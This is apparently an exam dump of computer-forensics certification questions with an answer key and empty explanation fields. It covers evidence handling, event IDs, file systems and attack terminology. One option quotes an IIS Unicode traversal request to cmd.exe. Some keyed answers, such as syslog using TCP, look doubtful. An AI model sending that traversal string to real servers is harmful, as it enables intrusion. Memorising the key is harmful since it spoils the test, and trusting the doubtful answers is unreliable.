Which of the following task list commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

A.

tasklist/s

B.

tasklist/u

C.

tasklist/p

D.

tasklist/V

Answer: D

Explanation:

QUESTION NO: 55

An expert witness is a witness, who by virtue of education, profession, or experience, is believed to have special knowledge of his/her subject beyond that of the average person, sufficient that others legally depend upon his/her opinion.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 56

POP3 (Post Office Protocol 3) is a standard protocol for receiving email that deletes mail on the server as soon as the user downloads it. When a message arrives, the POP3 server appends it to the bottom of the recipient's account file, which can be retrieved by the email client at any preferred time. Email client connects to the POP3 server at _____ by default to fetch emails.

- A.**
Port 109
- B.**
Port 110
- C.**
Port 115
- D.**
Port 123

Answer: B

Explanation:

QUESTION NO: 57

Windows Security Event Log contains records of login/logout activity or other security-related events specified by the system's audit policy. What does event ID 531 in Windows Security Event Log indicates?

- A.**
A user successfully logged on to a computer
- B.**
The logon attempt was made with an unknown user name or a known user name with a bad password
- C.**
An attempt was made to log on with the user account outside of the allowed time
- D.**

A logon attempt was made using a disabled account

Answer: D

Explanation:

QUESTION NO: 58

When collecting evidence from the RAM, where do you look for data?

A.

Swap file

B.

SAM file

C.

Data file

D.

Log file

Answer: A

Explanation:

QUESTION NO: 59

A rogue/unauthorized access point is one that is not authorized for operation by a particular firm or network

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 60

Computer security logs contain information about the events occurring within an organization's systems and networks. Application and Web server log files are useful in detecting web attacks. The source, nature, and time of the attack can be determined by _____ of the compromised system.

A.

Analyzing log files

B.

Analyzing SAM file

C.

Analyzing rainbow tables

D.

Analyzing hard disk boot records

Answer: A

Explanation:

QUESTION NO: 61

Deposition enables opposing counsel to preview an expert witness's testimony at trial. Which of the following deposition is not a standard practice?

A.

Both attorneys are present

B.

Only one attorney is present

C.

No jury or judge

D.

Opposing counsel asks questions

Answer: B

Explanation:

QUESTION NO: 62

If a file (readme.txt) on a hard disk has a size of 2600 bytes, how many sectors are normally allocated to this file?

- A.**
4 Sectors
- B.**
5 Sectors
- C.**
6 Sectors
- D.**
7 Sectors

Answer: C

Explanation:

QUESTION NO: 63

Recovery of the deleted partition is the process by which the investigator evaluates and extracts the deleted partitions.

- A.**
True
- B.**
False

Answer: A

Explanation:

QUESTION NO: 64

During first responder procedure you should follow all laws while collecting the evidence, and contact a computer forensic examiner as soon as possible

- A.**

True

B.

False

Answer: A

Explanation:

QUESTION NO: 65

Which one of the following is not a consideration in a forensic readiness planning checklist?

A.

Define the business states that need digital evidence

B.

Identify the potential evidence available

C.

Decide the procedure for securely collecting the evidence that meets the requirement fn a forensically sound manner

D.

Take permission from all employees of the organization

Answer: D

Explanation:

QUESTION NO: 66

When collecting electronic evidence at the crime scene, the collection should proceed from the most volatile to the least volatile

A.

True

B.

False

Answer: A

Explanation:**QUESTION NO: 67**

What is a chain of custody?

A.

A legal document that demonstrates the progression of evidence as it travels from the original evidence location to the forensic laboratory

B.

It is a search warrant that is required for seizing evidence at a crime scene

C.

It Is a document that lists chain of windows process events


D.

Chain of custody refers to obtaining preemptive court order to restrict further damage of evidence in electronic seizures

Answer: A

Explanation:**QUESTION NO: 68**

Data is striped at a byte level across multiple drives and parity information is distributed among all member drives.



What RAID level is represented here?

A.
RAID Level0

B.
RAID Level 1

C.
RAID Level 3

D.
RAID Level 5

Answer: D

Explanation:

QUESTION NO: 69

Computer forensics report provides detailed information on complete computer forensics investigation process. It should explain how the incident occurred, provide technical details of the incident and should be clear to understand. Which of the following attributes of a forensics report can render it inadmissible in a court of law?

A.
It includes metadata about the incident

B.
It includes relevant extracts referred to in the report that support analysis or conclusions

C.
It is based on logical assumptions about the incident timeline

D.
It maintains a single document style throughout the text

Answer: C

Explanation:

QUESTION NO: 70

Email spoofing refers to:

A.

The forgery of an email header so that the message appears to have originated from someone or somewhere other than the actual source

B.

The criminal act of sending an illegitimate email, falsely claiming to be from a legitimate site in an attempt to acquire the user's personal or account information

C.

Sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted to cause a denial-of-service attack

D.

A sudden spike of "Reply All" messages on an email distribution list, caused by one misdirected message

Answer: A

Explanation:

QUESTION NO: 71

Volatile information can be easily modified or lost when the system is shut down or rebooted. It helps to determine a logical timeline of the security incident and the users who would be responsible.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 72

A steganographic file system is a method to store the files in a way that encrypts and hides the data without the knowledge of others

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 73

Which device in a wireless local area network (WLAN) determines the next network point to which a packet should be forwarded toward its destination?

A.

Wireless router

B.

Wireless modem

C.

Antenna

D.

Mobile station

Answer: A

Explanation:

QUESTION NO: 74

Data Acquisition is the process of imaging or otherwise obtaining information from a digital device and its peripheral equipment and media

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 75

LBA (Logical Block Address) addresses data by allotting a _____ to each sector of the hard disk.

A.
Sequential number

B.
Index number

C.
Operating system number

D.
Sector number

Answer: A

Explanation:

QUESTION NO: 76

Buffer Overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold. Buffer overflow attacks allow an attacker to modify the _____ in order to control the process execution, crash the process and modify internal variables.

A.
Target process's address space

B.
Target remote access

C.
Target rainbow table

D.
Target SAM file

Answer: A

Explanation:

QUESTION NO: 77

Physical security recommendations: There should be only one entrance to a forensics lab

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 78

File signature analysis involves collecting information from the _____ of a file to determine the type and function of the file

A.

First 10 bytes

B.

First 20 bytes

C.

First 30 bytes

D.

First 40 bytes

Answer: B

Explanation:

QUESTION NO: 79

You should always work with original evidence

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 80

When a system is compromised, attackers often try to disable auditing, in Windows 7; modifications to the audit policy are recorded as entries of Event ID_____.

A.

4902

B.

3902

C.

4904

D.

3904

Answer: A

Explanation:

QUESTION NO: 81

Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox, or overwhelm the server where the email address is hosted, to cause a denial-of-service attack?

A.

Email spamming

B.

Mail bombing

C.

Phishing

D.

Email spoofing

Answer: B

Explanation:

QUESTION NO: 82

Which of the following file in Novel GroupWise stores information about user accounts?

A.

ngwguard.db

B.

gwcheck.db

C.

PRIV.EDB

D.

PRIV.STM

Answer: A

Explanation:

QUESTION NO: 83

Digital evidence is not fragile in nature.

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 84

Which of the following log injection attacks uses white space padding to create unusual log entries?

A.

Word wrap abuse attack

B.

HTML injection attack

C.

Terminal injection attack

D.

Timestamp injection attack

Answer: A

Explanation:

QUESTION NO: 85

Which of the following is not correct when documenting an electronic crime scene?

A.

Document the physical scene, such as the position of the mouse and the location of components near the system

B.

Document related electronic components that are difficult to find

C.

Record the condition of the computer system, storage media, electronic devices and conventional evidence, including power status of the computer

D.

Write down the color of shirt and pant the suspect was wearing

Answer: D

Explanation:

QUESTION NO: 86

Under no circumstances should anyone, with the exception of qualified computer forensics personnel, make any attempts to restore or recover information from a computer system or device that holds electronic information.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 87

Syslog is a client/server protocol standard for forwarding log messages across an IP network. Syslog uses _____ to transfer log messages in a clear text format.

A.

TCP

B.

FTP

C.

SMTP

D.

POP

Answer: A

Explanation:

QUESTION NO: 88

An image is an artifact that reproduces the likeness of some subject. These are produced by

optical devices (i.e. cameras, mirrors, lenses, telescopes, and microscopes).

Which property of the image shows you the number of colors available for each pixel in an image?

- A.
Pixel
- B.
Bit Depth
- C.
File Formats
- D.
Image File Size

Answer: B

Explanation:

QUESTION NO: 89

Which of the following statements is incorrect related to acquiring electronic evidence at crime scene?

- A.
Sample banners are used to record the system activities when used by the unauthorized user
- B.
In warning banners, organizations give clear and unequivocal notice to intruders that by signing onto the system they are expressly consenting to such monitoring
- C.
The equipment is seized which is connected to the case, knowing the role of the computer which will indicate what should be taken
- D.
At the time of seizing process, you need to shut down the computer immediately

Answer: D

Explanation:

QUESTION NO: 90

Depending upon the Jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

- A.**
18 USC 7029
- B.**
18 USC 7030
- C.**
18 USC 7361
- D.**
18 USC 7371

Answer: B

Explanation:

QUESTION NO: 91

Which of the following is not a part of the technical specification of the laboratory-based imaging system?

- A.**
High performance workstation PC
- B.**
Remote preview and imaging pod
- C.**
Anti-repudiation techniques
- D.**
very low image capture rate

Answer: D

Explanation:

QUESTION NO: 92

Which of the following is not a part of data acquisition forensics Investigation?

A.

Permit only authorized personnel to access

B.

Protect the evidence from extremes in temperature

C.

Work on the original storage medium not on the duplicated copy

D.

Disable all remote access to the system

Answer: C

Explanation:

QUESTION NO: 93

At the time of evidence transfer, both sender and receiver need to give the information about date and time of transfer in the chain of custody record.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 94

Digital photography helps in correcting the perspective of the Image which Is used In taking the measurements of the evidence. Snapshots of the evidence and incident-prone areas need to be taken to help in the forensic process. Is digital photography accepted as evidence in the court of law?

A.

Yes

B.

No

Answer: A

Explanation:

QUESTION NO: 95

Computer security logs contain information about the events occurring within an organization's systems and networks. Which of the following security logs contains Logs of network and host-based security software?

A.

Operating System (OS) logs

B.

Application logs

C.

Security software logs

D.

Audit logs

Answer: C

Explanation:

QUESTION NO: 96

What is the "Best Evidence Rule"?

A.

It states that the court only allows the original evidence of a document, photograph, or recording at the trial rather than a copy

B.

It contains system time, logged-on user(s), open files, network information, process information, process-to-port mapping, process memory, clipboard contents, service/driver information, and command history

C.

It contains hidden files, slack space, swap file, index.dat files, unallocated clusters, unused partitions, hidden partitions, registry settings, and event logs

D.

It contains information such as open network connection, user logout, programs that reside in memory, and cache data

Answer: A

Explanation:

QUESTION NO: 97

SIM is a removable component that contains essential information about the subscriber. It has both volatile and non-volatile memory. The file system of a SIM resides in _____ memory.

A.

Volatile

B.

Non-volatile

Answer: B

Explanation:

QUESTION NO: 98

Which of the following passwords are sent over the wire (and wireless) network, or stored on some media as it is typed without any alteration?

A.

Clear text passwords

B.

Obfuscated passwords

C.

Hashed passwords

D.

Hex passwords

Answer: A

Explanation:

QUESTION NO: 99

In Windows 7 system files, which file reads the Boot.ini file and loads Ntoskrnl.exe, Bootvid.dll, Hal.dll, and boot-start device drivers?

A.

Ntldr

B.

Gdi32.dll

C.

Kernel32.dll

D.

Boot.in

Answer: A

Explanation:

QUESTION NO: 100

Networks are vulnerable to an attack which occurs due to overextension of bandwidth, bottlenecks, network data interception, etc.

Which of the following network attacks refers to a process in which an attacker changes his or her IP address so that he or she appears to be someone else?

A.

IP address spoofing

B.

Man-in-the-middle attack

C.

Denial of Service attack

D.

Session sniffing

Answer: A

Explanation:

QUESTION NO: 101

In an echo data hiding technique, the secret message is embedded into a _____ as an echo.

A.

Cover audio signal

B.

Phase spectrum of a digital signal

C.

Pseudo-random signal

D.

Pseudo- spectrum signal

Answer: A

Explanation:

QUESTION NO: 102

Attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update etc. to impersonate users, if a user simply closes the browser without logging out from sites accessed through a public computer, attacker can use the same browser later and exploit the user's privileges. Which of the following vulnerability/exploitation is referred above?

A.

Session ID in URLs

B.

Timeout Exploitation

C.

I/O exploitation

D.

Password Exploitation

Answer: B

Explanation:

QUESTION NO: 103

An Internet standard protocol (built on top of TCP/IP) that assures accurate synchronization to the millisecond of computer clock times in a network of computers. Which of the following statement is true for NTP Stratum Levels?

A.

Stratum-0 servers are used on the network; they are not directly connected to computers which then operate as stratum-1 servers

B.

Stratum-1 time server is linked over a network path to a reliable source of UTC time such as GPS, WWV, or CDMA transmissions

C.

A stratum-2 server is directly linked (not over a network path) to a reliable source of UTC time such as GPS, WWV, or CDMA transmissions

D.

A stratum-3 server gets its time over a network link, via NTP, from a stratum-2 server, and so on

Answer: D

Explanation:

QUESTION NO: 104

Which is not a part of environmental conditions of a forensics lab?

A.

Large dimensions of the room

B.

Good cooling system to overcome excess heat generated by the work station

C.

Allocation of workstations as per the room dimensions

D.

Open windows facing the public road

Answer: D

Explanation:

QUESTION NO: 105

Graphics Interchange Format (GIF) is a _____RGB bitmap Image format for Images with up to 256 distinct colors per frame.

A.

8-bit

B.

16-bit

C.

24-bit

D.

32-bit

Answer: A

Explanation:

QUESTION NO: 106

Cyber-crime is defined as any Illegal act involving a gun, ammunition, or its applications.

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 107

In what circumstances would you conduct searches without a warrant?

A.

When destruction of evidence is imminent, a warrantless seizure of that evidence is justified if there is probable cause to believe that the item seized constitutes evidence of criminal activity

B.

Agents may search a place or object without a warrant if he suspect the crime was committed

C.

A search warrant is not required if the crime involves Denial-Of-Service attack over the Internet

D.

Law enforcement agencies located in California under section SB 567 are authorized to seize computers without warrant under all circumstances

Answer: A

Explanation:

QUESTION NO: 108

A computer forensic report is a report which provides detailed information on the complete forensics investigation process.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 109

Data compression involves encoding the data to take up less storage space and less bandwidth for transmission. It helps in saving cost and high data manipulation in many business applications.

Which data compression technique maintains data integrity?

A.
Lossless compression

B.
Lossy compression

C.
Speech encoding compression

D.
Lossy video compression

Answer: A

Explanation:

QUESTION NO: 110

First responder is a person who arrives first at the crime scene and accesses the victim's computer system after the incident. He or She is responsible for protecting, integrating, and preserving the evidence obtained from the crime scene.

Which of the following is not a role of first responder?

A.
Identify and analyze the crime scene

B.
Protect and secure the crime scene

C.
Package and transport the electronic evidence to forensics lab

D.
Prosecute the suspect in court of law

Answer: D

Explanation:

QUESTION NO: 111

Hash injection attack allows attackers to inject a compromised hash into a local session and use the hash to validate network resources.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 112

Smith, as a part his forensic investigation assignment, has seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data the mobile device. Smith found that the SIM was protected by a Personal identification Number (PIN) code but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He unsuccessfully tried three PIN numbers that blocked the SIM card. What Jason can do in this scenario to reset the PIN and access SIM data?

A.

He should contact the device manufacturer for a Temporary Unlock Code (TUK) to gain access to the SIM

B.

He cannot access the SIM data in this scenario as the network operators or device manufacturers have no idea about a device PIN

C.

He should again attempt PIN guesses after a time of 24 hours

D.

He should ask the network operator for Personal Unlock Number (PUK) to gain access to the SIM

Answer: D

Explanation:

QUESTION NO: 113

Centralized logging is defined as gathering the computer system logs for a group of systems in a centralized location. It is used to efficiently monitor computer system logs with the frequency required to detect security violations and unusual activity.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 114

A swap file is a space on a hard disk used as the virtual memory extension of a computer's RAM. Where is the hidden swap file in Windows located?

A.

C:\pagefile.sys

B.

C:\hiberfil.sys

C.

C:\config.sys

D.

C:\ALCSetup.log

Answer: A

Explanation:

QUESTION NO: 115

Which of the following reports are delivered under oath to a board of directors/managers/panel of jury?

A.

Written informal Report

B.

Verbal Formal Report

C.

Written Formal Report

D.

Verbal Informal Report

Answer: B

Explanation:

QUESTION NO: 116

Dumpster Diving refers to:

A.

Searching for sensitive information in the user's trash bins and printer trash bins, and searching the user's desk for sticky notes

B.

Looking at either the user's keyboard or screen while he/she is logging in

C.

Convincing people to reveal the confidential information

D.

Creating a set of dictionary words and names, and trying all the possible combinations to crack the password

Answer: A

Explanation:

QUESTION NO: 117

If the partition size Is 4 GB, each cluster will be 32 K. Even If a file needs only 10 K, the entire 32 K will be allocated, resulting In 22 K of_____.

- A.
Slack space
- B.
Deleted space
- C.
Cluster space
- D.
Sector space

Answer: A

Explanation:

QUESTION NO: 118

Which of the following Wi-Fi chalking methods refers to drawing symbols in public places to advertise open Wi-Fi networks?

- A.
WarWalking
- B.
WarFlying
- C.
WarChalking
- D.
WarDhving

Answer: C

Explanation:

QUESTION NO: 119

Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain the confidentiality of data.

- A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 120

Identify the attack from following sequence of actions?

Step 1: A user logs in to a trusted site and creates a new session

Step 2: The trusted site stores a session identifier for the session in a cookie in the web browser

Step 3: The user is tricked to visit a malicious site

Step 4: the malicious site sends a request from the user's browser using his session cookie

A.

Web Application Denial-of-Service (DoS) Attack

B.

Cross-Site Scripting (XSS) Attacks

C.

Cross-Site Request Forgery (CSRF) Attack

D.

Hidden Field Manipulation Attack

Answer: C

Explanation:

QUESTION NO: 121

Router log files provide detailed Information about the network traffic on the Internet. It gives information about the attacks to and from the networks. The router stores log files in the_____.

A.

Router cache

B.

Application logs

C.

IDS logs

D.

Audit logs

Answer: A

Explanation:

QUESTION NO: 122

The Recycle Bin is located on the Windows desktop. When you delete an item from the hard disk, Windows sends that deleted item to the Recycle Bin and the icon changes to full from empty, but items deleted from removable media, such as a floppy disk or network drive, are not stored in the Recycle Bin.

What is the size limit for Recycle Bin in Vista and later versions of the Windows?

A.

No size limit

B.

Maximum of 3.99 GB

C.

Maximum of 4.99 GB

D.

Maximum of 5.99 GB

Answer: A

Explanation:

QUESTION NO: 123

Which of the following is not an example of a cyber-crime?

A.

Fraud achieved by the manipulation of the computer records

B.

Firing an employee for misconduct

C.

Deliberate circumvention of the computer security systems

D.

Intellectual property theft, including software piracy

Answer: B

Explanation:

QUESTION NO: 124

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where, "X" represents the _____.

A.

Drive name

B.

Sequential number

C.

Original file name's extension

D.

Original file name

Answer: A

Explanation:

QUESTION NO: 125

Which of the following statement is not correct when dealing with a powered-on computer at the crime scene?

A.

If a computer is switched on and the screen is viewable, record the programs running on screen and photograph the screen

B.

If a computer is on and the monitor shows some picture or screen saver, move the mouse slowly without depressing any mouse button and take a photograph of the screen and record the information displayed

C.

If a monitor is powered on and the display is blank, move the mouse slowly without depressing any mouse button and take a photograph

D.

If the computer is switched off. power on the computer to take screenshot of the desktop

Answer: D

Explanation:

QUESTION NO: 126

Tracks numbering on a hard disk begins at 0 from the outer edge and moves towards the center, typically reaching a value of _____.

A.

1023

B.

1020

C.

1024

D.

2023

Answer: A

Explanation:

QUESTION NO: 127

Event correlation is a procedure that is assigned with a new meaning for a set of events that occur in a predefined interval of time.

Which type of correlation will you use if your organization wants to use different OS and network hardware platforms throughout the network?

- A.**
Same-platform correlation
- B.**
Cross-platform correlation
- C.**
Multiple-platform correlation
- D.**
Network-platform correlation

Answer: B

Explanation:

QUESTION NO: 128

Which root folder (hive) of registry editor contains a vast array of configuration information for the system, including hardware settings and software settings?

- A.**
HKEY_USERS
- B.**
HKEY_CURRENT_USER
- C.**
HKEY_LOCAL_MACHINE
- D.**
HKEY-CURRENT_CONFIG

Answer: C

Explanation:

QUESTION NO: 129

Hard disk data addressing is a method of allotting addresses to each _____ of data on a

hard disk

A.

Physical block

B.

Logical block

C.

Operating system block

D.

Hard disk block

Answer: A

Explanation:

QUESTION NO: 130

How do you define forensic computing?

A.

It is the science of capturing, processing, and investigating data security incidents and making it acceptable to a court of law.

B.

It is a methodology of guidelines that deals with the process of cyber investigation

C.

It is a preliminary and mandatory course necessary to pursue and understand fundamental principles of ethical hacking

D.

It is the administrative and legal proceeding in the process of forensic investigation

Answer: A

Explanation:

QUESTION NO: 131

What is the smallest allocation unit of a hard disk?

A.

Cluster

B.

Spinning tracks

C.

Disk platters

D.

Slack space

Answer: A

Explanation:

QUESTION NO: 132

Which one of the following statements is not correct while preparing for testimony?

A.

Go through the documentation thoroughly

B.

Do not determine the basic facts of the case before beginning and examining the evidence

C.

Establish early communication with the attorney

D.

Substantiate the findings with documentation and by collaborating with other computer forensics professionals

Answer: B

Explanation:

QUESTION NO: 133

Which of the following statements is not a part of securing and evaluating electronic crime scene checklist?

A.

Locate and help the victim

- B.**
Transmit additional flash messages to other responding units
 - C.**
Request additional help at the scene if needed
 - D.**
Blog about the incident on the internet

Answer: D

Explanation:

QUESTION NO: 134

The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- A.**
127.0.0.1 - frank [10/Oct/2000:13:55:36-0700] "GET /apache_pb.grf HTTP/1.0" 200 2326
 - B.**
[Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration:
/export/home/live/ap/htdocs/test
 - C.**
http://victim.com/scripts/..%c0%af/..%c0%af/..%c0%af/..%c0%af/..%c0%af/..%c0%af
/..%c0%af/..winnt\system32\cmd.exe?c+di r+c:\wintt\system32\Logfiles\W3SVC1
 - D.**
127.0.0.1 --[10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0' 200 2326

Answer: B

Explanation:

QUESTION NO: 135

Operating System logs are most beneficial for Identifying or Investigating suspicious activities involving a particular host. Which of the following Operating System logs contains information about operational actions performed by OS components?

A.

Event logs

B.

Audit logs

C.


Firewall logs

D.

IDS logs

Answer: A**Explanation:****QUESTION NO: 136**

A mobile operating system manages communication between the mobile device and other compatible devices like computers, televisions, or printers.



Which mobile operating system architecture is represented here?

A.

webOS System Architecture

B.

Symbian OS Architecture

C.

Android OS Architecture

D.

Windows Phone 7 Architecture

Answer: C

Explanation:

QUESTION NO: 137

All the Information about the user activity on the network, like details about login and logoff attempts, is collected in the security log of the computer. When a user's login is successful, successful audits generate an entry whereas unsuccessful audits generate an entry for failed login attempts in the logon event ID table.

In the logon event ID table, which event ID entry (number) represents a successful logging on to a computer?

A.

528

B.

529

C.

530

D.

531

Answer: A

Explanation:

QUESTION NO: 138

What is the first step that needs to be carried out to investigate wireless attacks?

A.

Obtain a search warrant

B.

Identify wireless devices at crime scene

C.

Document the scene and maintain a chain of custody

D.

Detect the wireless connections

Answer: A

Explanation:

QUESTION NO: 139

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the Type of client from which they are accessing the system?

A.

Net sessions

B.

Net file

C.

Net config

D.

Net share

Answer: A

Explanation:

QUESTION NO: 140

SMTP (Simple Mail Transfer protocol) receives outgoing mail from clients and validates source and destination addresses, and also sends and receives emails to and from other SMTP servers.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 141

Why is it important to consider health and safety factors in the work carried out at all stages of the forensic process conducted by the forensic analysts?

A.

This is to protect the staff and preserve any fingerprints that may need to be recovered at a later date

B.

All forensic teams should wear protective latex gloves which makes them look professional and cool

C.

Local law enforcement agencies compel them to wear latest gloves

D.

It is a part of ANSI 346 forensics standard

Answer: A

Explanation:

QUESTION NO: 142

When NTFS is formatted, the format program assigns the _____ sectors to the boot sectors and to the bootstrap code

A.

First 12

B.

First 16

C.

First 22

D.

First 24

Answer: B

Explanation:

QUESTION NO: 143

What is the goal of forensic science?

A.

To determine the evidential value of the crime scene and related evidence

B.

Mitigate the effects of the information security breach

C.

Save the good will of the investigating organization

D.

It is a discipline to deal with the legal processes

Answer: A

Explanation:

QUESTION NO: 144

Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in hacking of organization DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry key Smith will check to find the above information?

A.

UserAssist Key

B.

MountedDevices key

C.

RunMRU key

D.

TypedURLs key

Answer: C

Explanation:

QUESTION NO: 145

Shortcuts are the files with the extension .lnk that are created and are accessed by the users. These files provide you with information about:

A.

Files or network shares

B.

Running application

C.

Application logs

D.

System logs

Answer: A

Explanation:

QUESTION NO: 146

When the operating system marks cluster as used, but does not allocate them to any file, such clusters are known as _____.

A.

Lost clusters

B.

Bad clusters

C.

Empty clusters

D.

Unused clusters

Answer: A

Explanation:

QUESTION NO: 147

Quality of a raster Image is determined by the _____ and the amount of information in each pixel.

A.

Total number of pixels

B.

Image file format

C.

Compression method

D.

Image file size

Answer: A

Explanation:

QUESTION NO: 148

What is the first step that needs to be carried out to crack the password?

A.

A word list is created using a dictionary generator program or dictionaries

B.

The list of dictionary words is hashed or encrypted

C.

The hashed wordlist is compared against the target hashed password, generally one word at a time

D.

If it matches, that password has been cracked and the password cracker displays the unencrypted

version of the password

Answer: A

Explanation:

QUESTION NO: 149

Which wireless standard has bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz?

A.

802.11a

B.

802.11b

C.

802.11g

D.

802.11i

Answer: A

Explanation:

QUESTION NO: 150

According to US federal rules, to present a testimony in a court of law, an expert witness needs to furnish certain information to prove his eligibility. Jason, a qualified computer forensic expert who has started practicing two years back, was denied an expert testimony in a computer crime case by the US Court of Appeals for the Fourth Circuit in Richmond, Virginia. Considering the US federal rules, what could be the most appropriate reason for the court to reject Jason's eligibility as an expert witness?

A.

Jason was unable to furnish documents showing four years of previous experience in the field

B.

Being a computer forensic expert, Jason is not eligible to present testimony in a computer crime case

- C.**
Jason was unable to furnish documents to prove that he is a computer forensic expert
- D.**
Jason was not aware of legal issues involved with computer crimes

Answer: A

Explanation:

QUESTION NO: 151

Ever-changing advancement or mobile devices increases the complexity of mobile device examinations. Which of the following is an appropriate action for the mobile forensic investigation?

- A.**
To avoid unwanted interaction with devices found on the scene, turn on any wireless interfaces such as Bluetooth and Wi-Fi radios
- B.**
Do not wear gloves while handling cell phone evidence to maintain integrity of physical evidence
- C.**
If the device's display is ON, the screen's contents should be photographed and, if necessary, recorded manually, capturing the time, service status, battery level, and other displayed icons
- D.**
If the phone is in a cradle or connected to a PC with a cable, then unplug the device from the computer

Answer: C

Explanation:

QUESTION NO: 152

What is static executable file analysis?

- A.**
It is a process that consists of collecting information about and from an executable file without actually launching the file under any circumstances
- B.**

It is a process that consists of collecting information about and from an executable file by launching the file under any circumstances

C.

It is a process that consists of collecting information about and from an executable file without actually launching an executable file in a controlled and monitored environment

D.

It is a process that consists of collecting information about and from an executable file by launching an executable file in a controlled and monitored environment

Answer: A

Explanation:

QUESTION NO: 153

The need for computer forensics is highlighted by an exponential increase in the number of cybercrimes and litigations where large organizations were involved. Computer forensics plays an important role in tracking the cyber criminals. The main role of computer forensics is to:

A.

Maximize the investigative potential by maximizing the costs

B.

Harden organization perimeter security

C.

Document monitoring processes of employees of the organization

D.

Extract, process, and interpret the factual evidence so that it proves the attacker's actions in the court

Answer: D

Explanation:

QUESTION NO: 154

Mobile phone forensics is the science of recovering digital evidence from a mobile phone under forensically sound conditions.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 155

